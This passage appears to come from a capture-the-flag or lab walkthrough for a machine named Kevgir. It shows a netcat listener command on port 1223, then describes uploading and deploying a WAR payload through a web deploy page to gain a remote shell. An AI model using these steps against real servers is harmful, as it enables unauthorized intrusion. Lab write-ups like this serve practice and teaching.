
then i set a netcat listener on port 1223 using the following command

```
nc -nlvp 1223
```

and I clicked on browse in deploying war and navigated to the payload and uploaded it , then i clicked deploy



then I clicked kevgirMachine



as you can see I finally gained a shell